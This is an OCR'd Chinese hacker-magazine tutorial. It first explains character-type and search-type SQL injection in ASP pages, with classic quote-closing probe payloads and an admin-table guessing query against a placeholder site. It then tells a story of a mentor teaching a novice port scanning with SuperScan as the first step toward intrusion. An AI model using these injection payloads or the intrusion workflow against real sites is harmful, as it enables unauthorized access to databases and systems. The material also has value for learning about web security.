


图11

name=poison 的地址存在注入漏洞，一般 showinfo.asp 中会出现类似下面的代码：

```
name = request("name")
……
strSQL = "select * from admin where name='" & name & "'"
rs.Open strSQL,conn,3
```

在这些代码中，name 变量也没有经过过滤就被放到了SQL 查询语句中，当然就出现了注入漏洞。但是大家注意到没有，在上边的SQL 查询语句中多出了两个单引号，这样在构造注入语句的时候就要考虑到前后引号闭合的问题了。

我们需要适当的改变注入语句的格式，例如提交 http://www.xxx.com/showinfo.asp?name=poison' and '1'='1。在ASP页面中 **name=poison' and '1'='1** SQL 查询语句就变为了 **select * from admin where name='poison' and '1'='1'**，闭合了前后的单引号，结果当然返回"真"了。

提交 http://www.xxx.com/showinfo.asp?name=poison' and '1'='2，原理是一样，也是为了闭合前后的单引号，这两句也是检测有无"字符型注入漏洞"最经典的检测语句了。具体的检测过程为 **http://www.xxx.com/showinfo.asp?name=poison' and (select count(*) from admin)<>0 and '1'='1**，然后把其中的 **and (select count(*) from admin)<>0** 换成上次课介绍的注入语句，就能手工猜解字符型注入点了。

2.搜索型

很多网站为了方便网友，都有搜索的功能，如果搜索的参数没有经过必要的过滤，也是可能发生注入漏洞的。一般搜索页面中的SQL 查询语句是这样的：

```
key = request("key")
……
strSQL = "select * from NEWS where Key Like '%"& key &"%'"
rs.Open strSQL,conn,3
```

上边的SQL 查询语句中多出了两个"%"，这样在构造注入语句的时候就要考虑到前后闭合的问题。为了闭合的问题，在搜索的地方填入关键字 **%' and 1=1 and '%'='**（关键字是我们要搜索的内容），SQL 查询语句就变成了 **select * from NEWS where key Like '%关键字%' and 1=1 and '%'='%'**，前后的"%"都闭合了，就满足了注入条件。把"and 1=1"换成相应的注入语句就能进行下一步注入了。

搜索型注入的经典注入检测语句为

```
关键字%' and 1=1 and '%'='%
关键字%' and 1=2 and '%'='%
```

目的就是为了闭合其中的"'"和"%"，不难看出和字符型注入在本质上是没有什么区别的。

小菜们终于明白了注入漏洞的原理，觉得也算半个脚本小子了，在脚本边缘徘徊的小菜们终于看到了一丝希望，原来菜鸟也会找漏洞啊。

毒药这时却想着：黄校长应该给我涨工资了吧！表面上却还语重心长地说道：大家找漏洞的时候有些代码看不懂不要紧，毕竟我们的最终目的不是成为ASP程序员，以后多接触一些ASP的知识，慢慢的就能看懂别人的代码了，心急吃不了热豆腐啊。俗话说：温故而知新。一点儿也不错，大家不仿有空的时候多翻几遍以前的菜鸟学堂的笔记，把以前的知识好好综合一下，你们的水平肯定还会上一个台阶的。还是那句话"授人与鱼不如授人与渔"，今天给大家介绍的应该就是"渔"吧，希望大家能在这张破网上多找几个漏洞。说不定下期就会有我们的学堂学生发现的漏洞出现在杂志上哦！



菜鸟师徒行——拜师学艺第一招之扫描（上）

阿布

月黑风高夜，杀人放火时！同样是一个月黑风高的夜晚，某高校女生宿舍里突然传来"啊"的一声尖叫："我的电脑啊，我的照片、日记，怎么都变成这样了呀！"这人正是我们的燕妹妹，她此时此刻正无助地望着自己被黑客入侵的电脑，原来XP系统默认的屏幕保护程序已经被更换成了一个黑色的举着海盗旗的骷髅头。她真不敢相信眼前的一切，自己的电脑里杀病毒软件、网络防火墙、360安全卫士一应俱全，而且几乎每天都会升级一次，按理说自己的电脑应该是非常安全的了，可是现在却仍然被黑客入侵了。自己的那些照片还有日记都被入侵者下载了，对方甚至还专门将照片和日记压成了两个压缩包，一个名字是"照片我下载回去欣赏一下"、"日记我下载回去翻阅一下"。燕妹妹是又气又急，可无奈自己对于黑客技术是一窍不通，更别说是如何找出那个令她愤怒到极点的入侵者了。可是，那个入侵者要是将自己的照片公布到网上，或是将自己的日记公布出来……一想到这儿，燕妹妹就急得直想哭，虽然同宿舍的姐妹们一直在安慰着她，可是大家也都是爱莫能助！

为这事儿，燕妹妹郁闷了很多天，后来还是重新安装了系统，她的心情才好了一些。这日燕妹妹和同学一起在学校附近的书摊上闲逛，一如既往地找着她的最爱——言情小说，一阵乱翻突然看到了一本《黑客X档案》，脑海里立马想起了前些日子自己的电脑被黑客入侵的情景，又是愁上心头。对于黑客及与黑客相关的东西，燕妹妹以前是从来不屑一顾的（当然除了电影黑客帝国里的帅哥之外），因为她认为那些都是不好的东西。可是现在她却犹豫了，虽然自己已经重装了系统，可是万一那个黑客又来入侵该怎么办？中国不是有句俗话，叫"知己知彼，百战不殆"吗？经过五分钟激烈的思想斗争，她终于决定买一本，虽然她心里仍然是讨厌黑客的，可是她看见杂志上也有人在使用技术保护电脑，并反击入侵者。要是自己也能学会那些方法，不就可以象网络高手一样来保护自己的电脑，甚至教训那个入侵她电脑的坏蛋吗……怀着忐忑不安的心情燕妹妹付了钱像做贼似的买了一本，回到宿舍后就和几个姐妹研究起来，可是里边的文章看起来就像天书一样看不懂，几个姐妹看的面面相觑。完全不知所云，还自言自语道："端口？服务？这都是什么东东？好难哦！"

燕妹妹正为看不懂杂志中的内容而发愁，不经意的看到杂志封面最右上角的网站网址 www.hackerxfiles.net，网站上会不会有那些黑客高手呢？那些不懂的内容到网站上去问问别人，甚至干脆认个师父不就行了吗。想到这儿，燕妹妹立刻打开了黑客X档案的网址，来到了X的论坛上，"哇，小菜举手版块中

有好多人在提问题呀”，燕妹妹立刻注册了一个名叫“燕赤侠”的ID 加入了小菜的队伍，并发贴将自己的一些疑问包括一些根本就不知道是什么意思的黑客术语贴了出来，不一会儿一个名叫“阿布”的GG 就给她详细回复了问题，好热心的GG 呀，而且看回复，似乎水平也挺高的了。费了九牛二虎之力，几天后，燕妹妹终于弄到了阿布的QQ 号，立马添加阿布为好友。

作为X 网站的管理员，阿布本来是不会随便通过那些菜鸟的请求的，但这一个很特殊，因为是MM，居然还起了一个很拉风的网名－－燕赤侠。我靠，难不成是倩女幽魂里边的燕赤侠，太有个性了，阿布就喜欢有个性的MM，于是就通过了她的请求。在把阿布加进自己QQ 的好友列表后，燕妹妹就把自己电脑被入侵的前后经过和对黑客技术的向往以及想学习黑客技术的想法告诉了阿布，阿布对燕妹妹的遭遇深感同情，回答道：“好吧，以后你有什么不会的问题就直接在QQ 里问我吧，只要我知道的就一定教你。”燕妹妹一听阿布回答的这么爽快，就说道：“阿布哥哥这么好，干脆我拜你为师好了！”阿布楞了一下，心里立刻乐开了花，能够收一个MM 做徒弟，这可是前世修来的福份呀！于是立刻答应了。燕妹妹心里也非常高兴，才几天就认了一个黑客高手做师父，看来自己学习黑客技术不用愁了：“那，师父，咱们开始吧！第一课你打算教我什么呢？”

这个还真是问题，阿布思考了一下，说道：“中国有句俗话，收做‘知已知彼，百战不殆’，一个黑客，他在入侵别人的电脑前也需要了解对方尽可能多的信息，比如操作系统使用的是什么，开放了什么服务（端口），都有什么漏洞等等，然后入侵者才可以对症下药，利用对方系统存在的安全漏洞入侵进去。可以说入侵的过程通常是目标信息的收集（扫描探测）－入侵－上传木马或后门程序来控制对方的电脑。这就是大致的过程，而这些过程都是结合大量的工具来实现的。因此，对于一个黑客初学者来说，最好是按照上边的入侵步骤来学习相关黑客工具的使用。”

阿布又继续讲道：“扫描和刺探是一个黑客应该掌握的最基本技术，它们最重要的作用就是确定目标和收集目标主机信息。首先是确定入侵目标，确定入侵目标后，就是收集被攻击方的有关信息，当然是越详细越好。知已知彼，才能百战不殆嘛。”

这时，燕妹妹插嘴问道：“那么，要收集什么信息呢？”阿布回答道：“这些基本信息包括：系统版本，服务端口，漏洞检测，弱口令等信息。”燕妹妹又说道：“这么多要收集的信息，收集完那要多长时间呀，我们该怎么办呢？”阿布说道：“这个工作仅仅依靠手工是无法快速高效的完成的，最好的办法是通过扫描工具快速的帮助我们完成这个庞大的工作，从而节省大量的时间，同时也提高了扫描的精确度。”

燕妹妹又继续问道：“那么，那个端口服务是什么？”阿布说道：“网络中的计算机都必须和外部计算机进行通讯，这些通讯是由计算机中安装的服务完成的。而这些服务要和外部进行通讯就需要端口的帮助，因此可以说端口代表了开放的服务。我们可以通过扫描端口来确定对方提供了哪些服务。比如常用的有：21 端口主要用于FTP 文件传输协议服务；23 端口主要用于Telnet 远程登录服务；25 端口为SMTP 简单邮件传输协议服务器所开放，主要用于发送邮件；53 端口为DNS 域名服务器所开放，主要用于域名解析；80 端口是为HTTP 超文本传输协议开放的，主要用于在WWW 服务上传输信息的协议；110 端口是为POP3 邮件协议服务开放的；135 端口主要用于使用RPC 远程过程调用协议并提供DCOM 分布式组件对象模型服务；137 端口主要用于NetBIOS Name Service（NetBIOS 名称服务）；139 端口是为‘NetBIOS Session Service’提供的，主要用于提供Windows 文件和打印机共享以及Unix 中的Samba 服务；554 端口默认情况下用于‘Real Time Streaming Protocol’实时流协议，简称RTSP；1755 端口默认情况下用于‘Microsoft Media Server’微软媒体服务器，简称MMS；1080 端口是Socks 代理服务使用的端口，平时上网使用的WWW 服务使用的是HTTP 协议的代理服务；3389 端口为远程终端服务；4000 端口是用于经常使用的QQ 聊天工具的，再细说就是为QQ 客户端开放的端口，QQ 服务端使用的端口是8000；5631 端口是被大家所熟悉的远程控制软件pcAnywhere 所开启的端口。”

就听燕妹妹急着喊道：“师父慢点，你说慢点，太多了，我还没记住呢！那知道了对方开放的服务又能怎样，就可以入侵了吗？”阿布摇摇头说道：“早着呢！哪有这么简单，了解对方的服务是因为很多服务软件都不是完美的，有的服务软件存在安全漏洞，我们可以利用这些漏洞来入侵对方，比如Serv－U 的5.0 远程溢出漏洞。”

燕妹妹点点头说道：“既然这样，那你就快教我怎么扫描吧！”阿布喝了口水，说道：“我先教你端口扫描之王SuperScan 的使用（图1），它是由Foundstone 开发的一款免费的扫描器，功能十分强大，而且速度非常快，精准率很高，最高版本是4.0，我们这里讲解的是3.0，我个人觉得4.0 不如3.0 实用。”




图1

燕妹妹急着说道：“我才不管3.0 还是4.0 呢，师父你就快点开始吧！”阿布瞪了燕妹妹一眼：“你急什么啊！这不开始了吗？扫描嘛，当然需要一个目标，这个目标就是想入侵的服务器或者个人电脑。那么如何定位目标呢？可以使用IP 地址、主机名或者网址（其实主机名和网址都会被程序转换成IP 地址，在SuperScan 最上面的输入框中输入主机名或者网址，然后点击“查找”就可以转换成IP 地址），因为在网络上的所有通讯都是以IP 为地址的，既可以扫描单个IP 也可以扫描整个IP 段。只需要在SuperScan 的IP 框中设置起始IP 和终止IP 就可以。如果是起止IP 都一样就表示扫描单独一个IP（图2）。




图2

SuperScan 还提供了从文件中读取IP 地址（图3），这种方式可以大大提高扫描的针对性（文件中IP 地址必须是每行一个）。”

燕妹妹低着头说道：“等等再讲，我先试试看，好了，那接

下来呢？”阿布拿着水杯继续说道：“确定好目标后，下一步就要做扫描端口的设置了。打开右上角的“端口列表”（图4），在这里SuperScan给我们预先设置好了很多常见的端口及其对应的服务名（如果你需要扫描特殊的端口，可以通过左上角进行修改，别忘了保存列表哦）。而且SuperScan为了更灵活的进行扫描探测，把端口做了分类处理，有针对木马端口的trojans.lst，有针对软件硬件开放端口的hensss.lst、scanner.lst。当然你也可以制作出属于自己专用的端口列表来。”

